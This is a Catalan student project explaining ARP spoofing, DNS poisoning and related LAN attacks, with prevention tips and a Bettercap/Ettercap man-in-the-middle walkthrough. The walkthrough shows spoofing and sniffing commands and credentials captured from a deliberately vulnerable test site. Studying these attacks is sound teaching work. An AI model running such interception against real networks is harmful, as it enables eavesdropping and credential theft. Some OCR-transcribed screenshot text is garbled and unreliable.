

Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: “*Careful where you step in*”



> Img Source: @Aaron & @Cristian 's GitHub

Index

- ARP Poisoning: -> readME <-
- Tipus d'atacs ARP Spoofing: -> readME <-
 - 1. Atacs d'inundació MAC: -> readME <-
 - 2. Enverinament de la cache DNS: -> readME <-
 - 3. IP Spoofing: -> readME <-
 - 4. Eavesdropping: -> readME <-
- Com prevenir atacs ARP Spoofing?: -> readME <-
- ARP Poisoning / Spoofing en acció: -> readME <-
 - ARP Poisoning / Spoofing (2 parts) (BETTERCAP): -> readME <-

- MITM - Eavesdropping (Sniffing) (BETTERCAP): -> readME <-
 - DNS Poisoning / Spoofing (BETTERCAP): -> readME <-
 - Spoofing CryptoSEC.NET with DOS Attack (BETTERCAP) (SlowHTTP): -> readME <-
 - Bibliografia: -> readME <-

ARP Poisoning

ARP Spoofing és l'enverinament de taules ARP.

És una tècnica que utilitzen els pirates informàtics per aconseguir entrar a una xarxa per robar els paquets de dades que passen per la xarxa local. D'aquesta manera podria controlar el trànsit i també fins i tot aturar-lo.

Els **ciberdelinqüents** poden enviar missatges falsificats ARP a una LAN.

Aconsegueix vincular la seva **adreça MAC** amb l'**adreça IP** d'un servidor, cosa que, com hem vist anteriorment, és necessària.


A partir d'aquell moment començaria a **rebre qualsevol** tipus d'**informació** que **ingressi** a través d'aquesta adreça IP i poder agafar el control del trànsit del tot.

Per tant, podem dir que una suplantació **d'ARP consisteix** a enviar **missatges ARP falsos** a l'**Ethernet**.


Per simplificar les coses, l'**adreça MAC** de l'**atacant** amb l'**adreça IP** i aconsegueix que la informació arribi a les **víctimes**.

La detecció la fem mitjançant ARP invers (RARP) que és un protocol utilitzat per consultar l'**adreça IP** associada amb una adreça MAC donada. Si es retorna més d'una adreça IP, el clonatge MAC és present.

ARP Spoofing Attack



> Img Source: https://miro.medium.com/max/624/19ZWwroW_ZdAzmBprTrCt3A.png*



> Img Source: https://info.varonis.com/hubfs/Imported_Blog_Media/arp-poisoning-vs-arp-spoofing-1-1.png?hsLang=en

Tipus d'atacs ARP Spoofing:


1. Atacs d'inundació MAC:

En un atac típic d'inundació MAC, un switch s'inunda amb paquets, cadascun amb diferents adreces MAC d'origen. La intenció és consumir la memòria limitada reservada al switch per emmagatzemar la taula de traducció de port a

físic de MAC.

El resultat d'aquest atac fa que el switch ingressi a un estat anomenat mode d'obertura fallida, en el qual tots els paquets entrants s'emeten a tots els ports (com amb un concentrador), en lloc de simplement cap avall del port correcte segons la operació normal.

Un usuari malintencionat podria utilitzar un analitzador de paquets (com Wireshark) executant-se de manera promiscu per capturar dades confidencials d'altres ordinadors (com contrasenyes no encriptades, correu electrònic i converses de missatgeria instantània), que no serien accessibles si l'interruptor funcionés amb normalitat.



The screenshot shows a terminal window titled 'root@kali: ~'. It displays two command outputs:

```
(root㉿kali)-[~]
# arp -a
? [10.0.2.1] at [52:54:00:12:35:00] [ether] on eth0

File
(root㉿kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.9 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
        RX packets 49 bytes 4554 (4.4 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 101 bytes 7100 (6.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 400 (400.0 B)
```


> Img Source: <https://media.geeksforgeeks.org/wp-content/uploads/20210403123448/arpspoof2-660x426.png>

2. Enverinament de la caché DNS:

Aquesta és una situació creada o no creada intencionalment que proporciona dades a un servidor de noms d'emmagatzematge en memòria cau que no es va originar en fonts autoritzades del Sistema de noms de domini (DNS).

Això pot passar a través del disseny incorrecte del programari, la configuració dolenta dels servidors de noms i els escenaris dissenyats maliciósament que exploten l'arquitectura radicionalment oberta del sistema DNS.

Quan un servidor DNS ha rebut dades no autèntiques i les emmagatzema en memòria cau per augmentar el rendiment en el futur, es considera enverinat, proporcionant les dades no autèntiques als clients del servidor.



> Img Source: <https://www.imperva.com/learn/wp-content/uploads/sites/13/2019/01/DNS-spoofing.jpg>

```

File Edit View Help
File Edit View Terminal Tabs Help
osboxes ~ ping 192.168.30.1
64 bytes from 192.168.30.1: icmp_seq=1 ttl=64 time=12.5 ms
64 bytes from 192.168.30.1: icmp_seq=14 ttl=64 time=6.48 ms
64 bytes from 192.168.30.1: icmp_seq=29 ttl=64 time=4.10 ms
64 bytes from 192.168.30.1: icmp_seq=44 ttl=64 time=4.08 ms
From 192.168.31.2 icmp_seq=31 Redirect Host(New nexthop: 1.30.168.192)
64 bytes from 192.168.30.1: icmp_seq=31 ttl=64 time=24.4 ms
64 bytes from 192.168.30.1: icmp_seq=14 ttl=63 time=25. ms (DUP!)
From 192.168.31.2 icmp_seq=32 Redirect Host(New nexthop: 1.30.168.192)
64 bytes from 192.168.30.1: icmp_seq=32 ttl=64 time=47.1 ms
64 bytes from 192.168.30.1: icmp_seq=32 ttl=63 time=47.8 ms (DUP!)
From 192.168.31.2 icmp_seq=33 Redirect Host(New nexthop: 1.30.168.192)
64 bytes from 192.168.30.1: icmp_seq=33 ttl=63 time=19.9 ms (DUP!)
From 192.168.31.2 icmp_seq=34 Redirect Host(New nexthop: 1.30.168.192)
64 bytes from 192.168.30.1: icmp_seq=34 ttl=64 time=11.6 ms
64 bytes from 192.168.30.1: icmp_seq=35 ttl=64 time=6.78 ms (DUP!)
From 192.168.31.2 icmp_seq=35 Redirect Host(New nexthop: 1.30.168.192)
64 bytes from 192.168.30.1: icmp_seq=35 ttl=64 time=11.1 ms
64 bytes from 192.168.30.1: icmp_seq=35 ttl=63 time=11.6 ms (DUP!)
From 192.168.31.2 icmp_seq=36 Redirect Host(New nexthop: 1.30.168.192)
64 bytes from 192.168.30.1: icmp_seq=36 ttl=64 time=49.3 ms

```

> Img Source: @Aaron & @Cristian 's GitHub

3. IP Spoofing:

La suplantació d'IP fa referència a la creació de paquets de Protocol d'Internet (IP) amb un forjat d'adreça IP d'origen, anomenada suplantació d'identitat, amb el propòsit d'ocultar la identitat del remitent o fer-se passar per un altre sistema informàtic.

4. Eavesdropping:

Eavesdropping, és un terme traduït al català que és escoltar d'incògnit. És l'acte d'escoltar en secret o sigil·losament converses privades o comunicacions d'altres sense el seu consentiment.

La pràctica és àmpliament considerada com poc ètica, i en moltes jurisdicccions és il·legal.


D'altra banda, aquesta pràctica s'ha utilitzat tradicionalment en àmbits relacionats amb la seguretat, com ara escoltar trucades telefòniques.



> Img Source: https://blog.malwarebytes.com/wp-content/uploads/2018/07/shutterstock_758712814-900x506.jpg

Com prevenir atacs ARP Spoofing?

- Aplicació de filtratge d'encaminador.
- Bloquejar adreces IP sense utilitzar.
- Permetre l'accés a la xarxa només al trànsit desitjat.
- Desabilitar serveis de xarxa innecessaris.
- Actualització d'antivirus regularment.
- Tenir una molt bona política de contrasenyes.
- Limitar la quantitat d'amplada de banda de la xarxa.
- Ús de la xarxa de filtratge d'accés.



> Img Source: @Aaron & @Cristian 's GitHub

- Utilitzar eines de monitorització com Wireshar.

Capturing from eth0						
No.	Time	Source	Destination	Protocol	Length Info	
16	1.235238666	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.1 is at 08:00:27:0d:1d:57	
17	1.235349421	PcsCompu_8d:1d:57	SernetSu_0d:ab:78	ARP	60 192.168.0.10 is at 08:00:27:0d:1d:57	
25	1.235855839	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.1 is at 08:00:27:0d:1d:57	
26	1.236023286	PcsCompu_8d:1d:57	SernetSu_0d:ab:78	ARP	60 192.168.0.11 is at 08:00:27:0d:1d:57	
27	1.236120749	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.10 is at 08:00:27:0d:1d:57	
28	2.412714744	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	42 192.168.0.33 is at 08:00:27:0d:1d:57	
33	3.236569533	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.1 is at 08:00:27:0d:1d:57	
34	3.236567783	PcsCompu_8d:1d:57	SernetSu_0d:ab:78	ARP	60 192.168.0.10 is at 08:00:27:0d:1d:57	
177	4.236981833	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.11 is at 08:00:27:0d:1d:57	
178	4.237008066	PcsCompu_8d:1d:57	SernetSu_0d:ab:78	ARP	60 192.168.0.1 is at 08:00:27:0d:1d:57	
452	5.237529050	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.1 is at 08:00:27:0d:1d:57	
453	5.237604039	PcsCompu_8d:1d:57	SernetSu_0d:ab:78	ARP	60 192.168.0.10 is at 08:00:27:0d:1d:57	
730	6.238397319	PcsCompu_8d:1d:57	PcsCompu_e5:d2:65	ARP	60 192.168.0.1 is at 08:00:27:0d:1d:57	

Frame 25: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
 Ethernet II, Src: PcsCompu_8d:1d:57 (08:00:27:0d:1d:57), Dst: PcsCompu_e5:d2:65 (08:00:27:e5:d2:65)
 Address Resolution Protocol (arp)
 [Duplicated IP address detected for 192.168.0.1 (08:00:27:0d:1d:57) - also in use by f4:23:9c:0d:ab:70 (frame 17)]

> Img Source: @Aaron & @Cristian 's GitHub

- Subdividir la xarxa a diverses parts

També podem **subdividir la xarxa** a diverses parts. Això evita que, en cas que hi hagi un intent d'atac per part d'una persona aliena, que aquest atac afecti només una part i no tota la xarxa global. Això no obstant, requereix una instal·lació de xarxa més complexa.

ARP Poisoning / Spoofing en acció

ARP Poisoning / Spoofing (2 parts) (BETTERCAP):

Envenenament de les taules ARP de les víctimes implicades i reenviament de paquets al hacker. Amb el Wireshark - ARP - Nmap, veurem com fa el duplicat

de MAC.

> Img Source: @Aaron & @Cristian 's GitHub

The screenshot shows a penetration testing environment. On the left, the Ettercap interface displays a host list with several IP addresses, including 192.168.0.10 which is currently selected. The main pane shows a packet capture with two entries:

- HTTP: 44.218.249.3:80 -> USER: aaronandal PASS: asdasda INFO: http://testphp.vulnweb.com/login.php CONTENT: uname=asdasd&pass=asdasd
- HTTP: 44.228.249.3:80 -> USER: aaronandal PASS: aaronprova INFO: http://testphp.vulnweb.com/login.php CONTENT: uname=aaronandal&pass=aaronprova

On the right, a browser window titled "login page" is open at <http://testphp.vulnweb.com/login.php>. The page is from Acunetix and shows a login form with fields for "Username" (set to "aaronandal") and "Password". Below the form, a note says "You can also sign here. Signup instead. Please use the username test and the password test." A warning at the bottom states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks."

> Img Source: [@Aaron](#) & [@Cristian](#)'s GitHub

MITM - Eavesdropping (Sniffing) (BETTERCAP)

Amb l'ARP Poisoning d'abans activarem un *sniffer* i estarem escoltant la màquina afectada i veient les pàgines on visita. Podem captar credencials de pàgines HTTP.

1. Obrir el Bettercap a Kali Linux.
 2. Tenim una interefície senzillera per començar a fer l'atac Man in the Middle.
Si fem 'help' podrem veure tots els mòduls disponibles.

```
File Actions Edit View Help anonymous@keshi-hacker:~ x anonymous@keshi-hacker:~ x anonymous@keshi-hacker:~ x anonymous@keshi-hacker:~ x root@keshi-hacker:/home/and

  get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  alias !COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running (0.0.27.4c:3417), 60 bytes captured (408 bits) on interface eth0, id 0
    10: > not running
    http.proxy > not running
    http.server > not running
    https.proxy > not running
    https.server > not running
    mac.changer > not running
    mdns.server > not running
    mysql.server > not running
    ndp.spoof > not running
    net.probe > not running
    net.recon > not running
    net.sniff > not running
    packet.proxy > not running
    syn.scan > not running
    tcp.proxy > not running
    ticker > not running
    ui > not running
    update > not running
    wifi > not running
    wol > not running

192.168.30.0/23 > 192.168.31.248 » [
```

> Img Source: @Aaron & @Cristian 's GitHub

2. Amb la comanda següent `net.show` ens mostrarà la IP - MAC - Nom local. Seguidament fem un `net.probe on` per observar de forma interactiva i per fer-ho més bonic, amb un `ticker on`

```
File Actions Edit View Help
anonymous@keshi-hacker: ~ x anonymous@keshi-hacker: ~ x
(anonymous@keshi-hacker)-[~]
$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help' for a list of commands]

192.168.30.0/23 > 192.168.31.248 » [08:48:33] [sys.log] [int] gateway monitor started ...
192.168.30.0/23 > 192.168.31.248 » net.show
Desktop Documents Downloads exp



| IP             | MAC               | Name    | Vendor                    | Sent  | Recv  | Seen     |
|----------------|-------------------|---------|---------------------------|-------|-------|----------|
| 192.168.31.248 | 08:00:27:4a:34:17 | eth0    | PCS Computer Systems GmbH | 0 B   | 0 B   | 08:48:33 |
| 192.168.30.1   | e0:55:3d:e9:c9:9c | gateway | Cisco Meraki              | 180 B | 180 B | 08:48:33 |


↑ 0 B / ↓ 5.1 MB / 11796 pkts

192.168.30.0/23 > 192.168.31.248 » X11 zphisher id_rsa.pub id_rsa.X11.pub id_rsa
```

> Img Source: @Aaron & @Cristian 's GitHub

anonymous@osboxes:/etc/ettercap		anonymous@osboxes:~		anonymous@osboxes:~		
IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.0.33	08:00:27:0d:1d:57	eth0	PCS Computer Systems GmbH	0 B	0 B	17:49:31
192.168.0.1	f4:23:9c:0d:ab:70	gateway		4.7 kB	4.8 kB	17:49:31
192.168.0.10	08:00:27:e5:d2:65	LINUX	PCS Computer Systems GmbH	3.5 kB	5.5 kB	17:50:28
192.168.0.12	2c:1f:23:68:81:24		Apple, Inc.	462 B	184 B	17:50:25
192.168.0.14	02:a9:a1:6a:9d:89			0 B	184 B	17:49:38
192.168.0.17	d0:03:df:63:5f:92		Samsung Electronics Co.,Ltd	0 B	184 B	17:49:38
192.168.0.18	50:a4:4c:63:b6:e7	WORKGROUP	ASUSTek COMPUTER INC.	99 kB	96 kB	17:50:32
192.168.0.20	1c:cc:d6:47:0f:77		Xiaomi Communications Co Ltd	240 B	184 B	17:49:46
192.168.0.24	ea:a9:00:63:02:72			0 B	184 B	17:49:38

↑ 22 kB / ↓ 273 kB / 1991 pkts

```

192.168.0.0/24 > 192.168.0.33 » ticker off
[17:50:25] [sys.log] [inf] arp.spoof: arp spoofer started, probing 1 targets.
[17:50:25] [sys.log] [war] arp.spoof: full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.0.0/24 > 192.168.0.33 » ticker off
192.168.0.0/24 > 192.168.0.33 » ticker on

```

> Img Source: [@Aaron & @Cristian 's GitHub](#)

root@osboxes:/home/anonymous		anonymous@osboxes:/var/www/anonymous		anonymous@osboxes:/var/www/anonymous		
IP	MAC	Name	Vendor	Sent	Recv	Seen
10.200.243.171	08:00:27:16:51:52	eth0	PCS Computer Systems GmbH	0 B	0 B	03:23:56
10.200.243.1	00:22:57:be:53:01	gateway	3Com Europe Ltd	0 B	0 B	03:23:56
10.200.243.153	3c:7:c3:f5:8a:a7	DESKTOP-534R6GB	ASUSTek COMPUTER INC.	1.5 kB	1.9 kB	03:24:24
10.200.243.168	f8:b4:6a:ab:a6:92		Hewlett Packard	360 B	276 B	03:24:17
10.200.243.164	08:00:27:bd:82:f8		PCS Computer Systems GmbH	360 B	276 B	03:24:17
10.200.243.166	08:00:27:bc:19:16		PCS Computer Systems GmbH	360 B	276 B	03:24:17
10.200.243.281	10:c4:4d:a9:93:0e		Giga-Byte Technology Co.Ltd	360 B	276 B	03:24:17
10.200.243.282	18:c0:4d:a9:93:e0		i02.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.202	18:c0:4d:a9:93:e0		i02.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.203	18:c0:4d:a9:8f:a6		i02.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.204	18:c0:4d:a9:8f:a6		i03.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.205	18:c0:4d:a9:99:9f		i04.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.206	18:c0:4d:a9:99:9f		i05.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.289	18:c0:4d:a9:8d:6d		i06.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.210	18:c0:4d:a9:8d:6d		i07.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.211	18:c0:4d:a9:8d:ba		i08.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.216	18:c0:4d:a9:8e:86		i10.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.217	18:c0:4d:a9:93:e4		i11.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.218	18:c0:4d:a9:93:cf		i12.informatica.escoladeltreball.org	360 B	276 B	03:24:17
10.200.243.224	18:c0:4d:a9:8d:c6		i14.informatica.escoladeltreball.org	360 B	276 B	03:24:17

↑ 49 kB / ↓ 340 kB / 3471 pkts

```

10.200.243.0/24 > 10.200.243.171 »
[03:24:06] [ - ] [inf] ticker: running with period 1s
10.200.243.0/24 > 10.200.243.171 »

```

> Img Source: [@Aaron & @Cristian 's GitHub](#)

IP	MAC	Name	Vendor	Sent	Recv	See
192.168.0.33	08:00:27:0d:1d:57	eth0	PCS Computer Systems GmbH	0 B	0 B	17:42
192.168.0.1	f4:23:9c:0d:ab:70	gateway		501 B	1.9 kB	17:42
192.168.0.10	08:00:27:e5:d2:65	LINUX	PCS Computer Systems GmbH	4.3 kB	4.3 kB	17:42
192.168.0.12	2c:1f:23:68:81:24		Apple, Inc.	0 B	92 B	17:42
192.168.0.14	02:a9:a1:6a:9d:89			70 B	92 B	17:42
192.168.0.17	d0:03:df:63:5f:92		Samsung Electronics Co.,Ltd	0 B	92 B	17:42
192.168.0.18	60:a4:4c:63:be:e7	DESKTOP-4HQ0J1V.local.	ASUSTek COMPUTER INC.	4.8 kB	2.3 kB	17:42
192.168.0.19	b2:f2:e3:82:c7:16			0 B	92 B	17:42
192.168.0.20	1c:cc:d6:47:df:77		Xiaomi Communications Co Ltd	120 B	92 B	17:42
192.168.0.24	ea:a9:00:63:02:72			0 B	92 B	17:42

↑ 14 kB / ↓ 57 kB / 953 pkts

```

[192.168.0.0/24 > 192.168.0.33] » dns.spoof on
[17:42:33] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[17:42:33] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
[17:42:33] [endpoint.new] endpoint 192.168.0.14 detected as 02:a9:a1:6a:9d:89.
[17:42:33] [endpoint.new] endpoint 192.168.0.24 detected as ea:a9:00:63:02:72.
[17:42:33] [endpoint.new] endpoint 192.168.0.17 detected as d0:03:df:63:5f:92 (Samsung Electronics Co.,Ltd).
[17:42:33] [endpoint.new] endpoint 192.168.0.12 detected as 2c:1f:23:68:81:24 (Apple, Inc.).
[17:42:33] [endpoint.new] endpoint 192.168.0.10 (LINUX) detected as 08:00:27:e5:d2:65 (PCS Computer Systems GmbH).
[17:42:33] [endpoint.new] endpoint 192.168.0.20 detected as 1c:cc:d6:47:df:77 (Xiaomi Communications Co Ltd).
[17:42:33] [endpoint.new] endpoint 192.168.0.19 detected as b2:f2:e3:82:c7:16.
[17:42:33] [endpoint.new] endpoint 192.168.0.18 (DESKTOP-4HQ0J1V.local.) detected as 60:a4:4c:63:be:e7 (ASUSTek COMPUTER INC.).
[17:42:35] [sys.log] [inf] ticker running with period 1s
[192.168.0.0/24 > 192.168.0.33] » dns.spoof on

```

3. A partir d'aquest moment, quan ja hem escollit la IP de la víctima. Ja podem començar amb el ARP.SPOOF

```

arp.spoof (not running): Keep spoofing selected hosts on the network.
  Time          Source           Destination          Protocol Length Info
arp.spoof on : Start ARP snooper. Broadcast ARP   02:00:00:00:00:00 T011 192.168.31.240
arp.ban on : Start ARP snooper in ban mode, meaning the target(s) connectivity will not work. Broadcast ARP   02:00:00:00:00:00 T011 192.168.31.240
arp.spoof off : Stop ARP snooper. Broadcast ARP   02 Who has 192.168.31.199 T011 192.168.31.240
arp.ban off : Stop ARP snooper. Broadcast ARP   02 Who has 192.168.31.199 T011 192.168.31.240
Parameters  -i interface -t target -m mac -d duration -a action -l list
arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm ap style IP ranges. (default=entire subnet)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
192.168.30.8/23 > 192.168.31.248] [09:00:28] [endpoint.lost] endpoint 192.168.31.150 (DESKTOP-EJ753JV) 64:5a:04:ab:0c:c6 Chicony Electronics Co.,Ltd.) lost.
192.168.30.8/23 > 192.168.31.248] [set arp.spoof.fullduplex
192.168.30.8/23 > 192.168.31.248] [sys.log] [err] unknown or invalid syntax "set arp.spoof.fullduplex", type help for the help menu.
192.168.30.8/23 > 192.168.31.248] [set arp.spoof.fullduplex true
192.168.30.8/23 > 192.168.31.248] [set arp.spoof.targets [09:01:10] [endpoint.lost] endpoint 192.168.30.110 (eib*) c8:69:cd:91:62:e0 (Apple, Inc.) lost.
192.168.30.8/23 > 192.168.31.248] [set arp.spoof.targets [09:01:44] [endpoint.lost] endpoint 192.168.30.173 56:71:59:cc:06:8c lost.
192.168.30.8/23 > 192.168.31.248] [set arp.spoof.targets 192.168.31.157
192.168.30.8/23 > 192.168.31.248] [arp.spoof on
192.168.30.8/23 > 192.168.31.248] [sys.log] [inf] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.8/23 > 192.168.31.248] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.8/23 > 192.168.31.248] [net.sniff.on
192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] mDNS MACBOOKAIR-50BA : PTR query for _companion-link._tcp.local
192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] fe80::fe50:1b3d:c5c4:3d5c : PTR query for _spotify-connect._tcp.local
192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] fe80::105e:7b79:1a10:4cb7 : PTR query for _texel._tcp.local
192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] fe80::105e:7b79:1a10:4cb7 : PTR query for _lb._dns-sd._udp.local
